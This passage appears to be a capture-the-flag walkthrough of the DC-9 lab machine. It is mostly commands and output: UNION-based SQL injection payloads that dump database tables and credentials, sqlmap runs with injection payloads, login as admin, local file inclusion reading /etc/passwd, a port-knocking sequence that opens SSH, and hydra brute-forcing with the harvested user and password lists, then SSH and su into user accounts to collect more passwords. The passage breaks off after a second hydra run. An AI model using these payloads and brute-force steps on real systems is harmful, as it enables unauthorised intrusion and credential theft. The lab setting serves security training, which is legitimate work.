
```
' UNION SELECT table_name,NULL,NULL,NULL,NULL,NULL FROM information_schema.tables#

'+UNION+SELECT+table_name,NULL,NULL,NULL,NULL,NULL+FROM+information_schema.tables%23
```

StaffDetails, **Users** and **UserDetails** tables in the database.




List down the column from **StaffDetails** table

```
' UNION SELECT column_name,NULL,NULL,NULL,NULL,NULL FROM information_schema.columns WHERE table_name='StaffDetails'#

'+UNION+SELECT+column_name,NULL,NULL,NULL,NULL,NULL+FROM+information_schema.columns+WHERE+table_name%3d'StaffDetails'%23
```




List down the column from **Users** table.

```
' UNION SELECT column_name,NULL,NULL,NULL,NULL,NULL FROM information_schema.columns WHERE table_name='Users'#

'+UNION+SELECT+column_name,NULL,NULL,NULL,NULL,NULL+FROM+information_schema.columns+WHERE+table_name%3d'Users'%23
```



List down the column from **UserDetails** table.


```
' UNION SELECT column_name,NULL,NULL,NULL,NULL,NULL FROM information_schema.columns WHERE table_name='UserDetails'#

'+UNION+SELECT+column_name,NULL,NULL,NULL,NULL,NULL+FROM+information_schema.columns+WHERE+table_name%3d'UserDetails'%23
```



Now we have the columns name let's fetch the data from it.

```
' UNION SELECT username,password,NULL,NULL,NULL,NULL FROM users.UserDetails#

'+UNION+SELECT+username,password,NULL,NULL,NULL,NULL+FROM+users.UserDetails%23
```


We have list of username and password from **users** database save it to files we can used this later.



From **Users** tables we got a username as **admin** and hash password.

```
' UNION SELECT Username,Password,NULL,NULL,NULL,NULL FROM Users#

'+UNION+SELECT+Username,Password,NULL,NULL,NULL,NULL+FROM+Users%23
```

```
admin:856f5de590ef37314e7c3bdf6f8a66dc
```




```
admin:transorbital1
```

Method 2: Sqlmap

```
sqlmap -r request.txt --batch --dbs
```

```
sqlmap identified the following injection point(s) with a total of 65 HTTP(s) requests:
---
Parameter: search (POST)
    Type: boolean-based blind
    Title: AND boolean-based blind - WHERE or HAVING clause
    Payload: search=mary' AND 3417=3417 AND 'vewH'='vewH

    Type: time-based blind
    Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
    Payload: search=mary' AND (SELECT 6587 FROM (SELECT(SLEEP(5)))icMr) AND 'SFse'='SFse

    Type: UNION query
    Title: Generic UNION query (NULL) - 6 columns
    Payload: search=mary' UNION ALL SELECT NULL,NULL,NULL,CONCAT(0x7162627871,0x656a69476f466d6378417a576b58556d6850497259714e7151627756486a43726c594a4f74454563,0x71716
27871),NULL,NULL-- -
---
[08:08:35] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Debian 10 (buster)
web application technology: Apache 2.4.38
back-end DBMS: MySQL >= 5.0.12 (MariaDB fork)
[08:08:35] [INFO] fetching database names
available databases [3]:
[*] information_schema
[*] Staff
[*] users

[08:08:35] [INFO] fetched data logged to text files under '/root/.local/share/sqlmap/output/dc-9'

[*] ending @ 08:08:35 /2024-06-22/
```

```
sqlmap -r request.txt --batch -D Staff --tables
```

```
---
[08:10:14] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Debian 10 (buster)
web application technology: Apache 2.4.38
back-end DBMS: MySQL >= 5.0.12 (MariaDB fork)
[08:10:14] [INFO] fetching tables for database: 'Staff'
Database: Staff
[2 tables]
+---------------+
| StaffDetails  |
| Users         |
+---------------+
```

```
sqlmap -r request.txt --batch -D Staff -T Users --dump
```


```
Database: Staff
Table: Users
[1 entry]
+--------+----------------------------------+----------+
| UserID | Password                         | Username |
+--------+----------------------------------+----------+
| 1      | 856f5de590ef37314e7c3bdf6f8a66dc | admin    |
+--------+----------------------------------+----------+
```

```
sqlmap -r request.txt --batch -D users --dump
```


```
Database: users
Table: UserDetails
[17 entries]
+----+------------+---------------+---------------------+----------+-----------+
| id | lastname   | password      | reg_date            | username | firstname |
+----+------------+---------------+---------------------+----------+-----------+
| 1  | Moe        | 3kfs86sfd     | 2019-12-29 16:58:26 | marym    | Mary      |
| 2  | Dooley     | 468sfdfsd2    | 2019-12-29 16:58:26 | julied   | Julie     |
| 3  | Flintstone | 4sfd87sfd1    | 2019-12-29 16:58:26 | fredf    | Fred      |
| 4  | Rubble     | RocksOff      | 2019-12-29 16:58:26 | barneyr  | Barney    |
| 5  | Cat        | TC&TheBoyz    | 2019-12-29 16:58:26 | tomc     | Tom       |
| 6  | Mouse      | B8m#48sd      | 2019-12-29 16:58:26 | jerrym   | Jerry     |
| 7  | Flintstone | Pebbles       | 2019-12-29 16:58:26 | wilmaf   | Wilma     |
| 8  | Rubble     | BamBam01      | 2019-12-29 16:58:26 | bettyr   | Betty     |
| 9  | Bing       | UrAG0D!       | 2019-12-29 16:58:26 | chandlerb| Chandler  |
| 10 | Tribbiani  | Passw0rd      | 2019-12-29 16:58:26 | joeyt    | Joey      |
| 11 | Green      | yN72#dsd      | 2019-12-29 16:58:26 | rachelg  | Rachel    |
| 12 | Geller     | ILoveRachel   | 2019-12-29 16:58:26 | rossg    | Ross      |
| 13 | Geller     | 3248dsds7s    | 2019-12-29 16:58:26 | monicag  | Monica    |
| 14 | Buffay     | smellycats    | 2019-12-29 16:58:26 | phoebeb  | Phoebe    |
| 15 | McScoots   | YR3BVxxxw87   | 2019-12-29 16:58:26 | scoots   | Scooter   |
| 16 | Trump      | Ilovepeepee   | 2019-12-29 16:58:26 | janitor  | Donald    |
| 17 | Morrison   | Hawaii-Five-0 | 2019-12-29 16:58:28 | janitor2 | Scott     |
+----+------------+---------------+---------------------+----------+-----------+
```

Login into the website using following credentials


```
admin:transorbital1
```




We can see we are login as **admin**.



We got local file inclusion vulnerability. And we successfully read the **/etc/passwd**.



Let's see **knockd.conf** file it is **knockd** service which port knocking daemon. We can see that if we knock the port in 7469, 8475, 9842 sequence it will open the ssh on port 22.



We can see that port 22 of ssh is filtered .

```
┌──(root#Bhavesh)-[~/Offsec/DC-9]
└─# nmap -p22 dc-9
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-06-22 08:27 IST
Nmap scan report for dc-9 (192.168.215.209)
Host is up (0.067s latency).

PORT   STATE    SERVICE
22/tcp filtered ssh

Nmap done: 1 IP address (1 host up) scanned in 0.46 seconds
```

Sent the nmap request with the sequence of port.

```
nmap -p7469 dc-9
nmap -p8475 dc-9
nmap -p9842 dc-9
```

Now we can see the ssh on port 22 is open.

```
┌──(root#Bhavesh)-[~/Offsec/DC-9]
└─# nmap -p22 dc-9
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-06-22 08:28 IST
Nmap scan report for dc-9 (192.168.215.209)
Host is up (0.068s latency).

PORT   STATE SERVICE
22/tcp open  ssh

Nmap done: 1 IP address (1 host up) scanned in 0.43 seconds
```

Let's brute-force with the list of username and password that we saved early.

```
┌──(root#Bhavesh)-[~/Offsec/DC-9]
└─# cat users
marym
julied
fredf
barneyr
tomc
jerrym
wilmaf
bettyr
chandlerb
joeyt
rachelg
rossg
monicag
phoebeb
scoots
janitor
janitor2

┌──(root#Bhavesh)-[~/Offsec/DC-9]
└─# cat passwords
3kfs86sfd
468sfdfsd2
4sfd87sfd1
RocksOff
TC&TheBoyz
B8m#48sd
Pebbles
BamBam01
UrAG0D!
Passw0rd
yN72#dsd
ILoveRachel
3248dsds7s
smellycats
YR3BVxxxw87
Ilovepeepee
Hawaii-Five-0
```

```
hydra -L users -P passwords -t 15 ssh://dc-9 -V
```

We got three valid credentials.

```
chandlerb:UrAG0D!
joeyt:Passw0rd
janitor:Ilovepeepee
```

As we can login into **chandlerb** account we don't have enough information to abuse that.

```
┌──(root#Bhavesh)-[~/Offsec/DC-9]
└─# ssh chandlerb@dc-9
The authenticity of host 'dc-9 (192.168.215.209)' can't be established.
ED25519 key fingerprint is SHA256:QqKiAU3zrowiN9K1SVvmSWvLBZAqdSpT0aMLTwGlyvo.
This host key is known by the following other names/addresses:
    ~/.ssh/known_hosts:51: [hashed name]
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added 'dc-9' (ED25519) to the list of known hosts.
chandlerb@dc-9's password:
Linux dc-9 4.19.0-6-amd64 #1 SMP Debian 4.19.67-2+deb10u2 (2019-11-11) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
chandlerb@dc-9:~$ id
uid=1009(chandlerb) gid=1009(chandlerb) groups=1009(chandlerb)
chandlerb@dc-9:~$ pwd
/home/chandlerb
chandlerb@dc-9:~$
```

```
chandlerb@dc-9:/home$ su joeyt
Password:
joeyt@dc-9:/home$ whoami
joeyt
joeyt@dc-9:/home$
```

Let's login into **joeyt** account and we can see the password file.

```
joeyt@dc-9:/home$ su janitor
Password:
janitor@dc-9:/home$ whoami
janitor
janitor@dc-9:/home$ cd janitor
janitor@dc-9:~$ ls -la
total 16
drwx------  4 janitor janitor 4096 Jun 22 13:01 .
drwxr-xr-x 19 root    root    4096 Dec 29  2019 ..
lrwxrwxrwx  1 janitor janitor    9 Dec 29  2019 .bash_history -> /dev/null
drwx------  3 janitor janitor 4096 Jun 22 13:01 .gnupg
drwx------  2 janitor janitor 4096 Dec 29  2019 .secrets-for-putin
janitor@dc-9:~$ cat .secrets-for-putin/
cat: .secrets-for-putin/: Is a directory
janitor@dc-9:~$ cd .secrets-for-putin/
janitor@dc-9:~/.secrets-for-putin$ ls
passwords-found-on-post-it-notes.txt
janitor@dc-9:~/.secrets-for-putin$ cat passwords-found-on-post-it-notes.txt
BamBam01
Passw0rd
smellycats
P0Lic#10-4
B4-Tru3-001
4uGU5T-NiGHts
janitor@dc-9:~/.secrets-for-putin$
```

Copy password and saved into out previous passwords file.

```
┌──(root#Bhavesh)-[~/Offsec/DC-9]
└─# cat passwords
3kfs86sfd
468sfdfsd2
4sfd87sfd1
RocksOff
TC&TheBoyz
B8m#48sd
Pebbles
BamBam01
UrAG0D!
Passw0rd
yN72#dsd
ILoveRachel
3248dsds7s
smellycats
YR3BVxxxw87
Ilovepeepee
Hawaii-Five-0
BamBam01
Passw0rd
smellycats
P0Lic#10-4
B4-Tru3-001
4uGU5T-NiGHts
```

Again brute-force with hydra.

```
hydra -L users -P passwords -t 15 ssh://dc-9 -V
```

Now we have another credential.

```
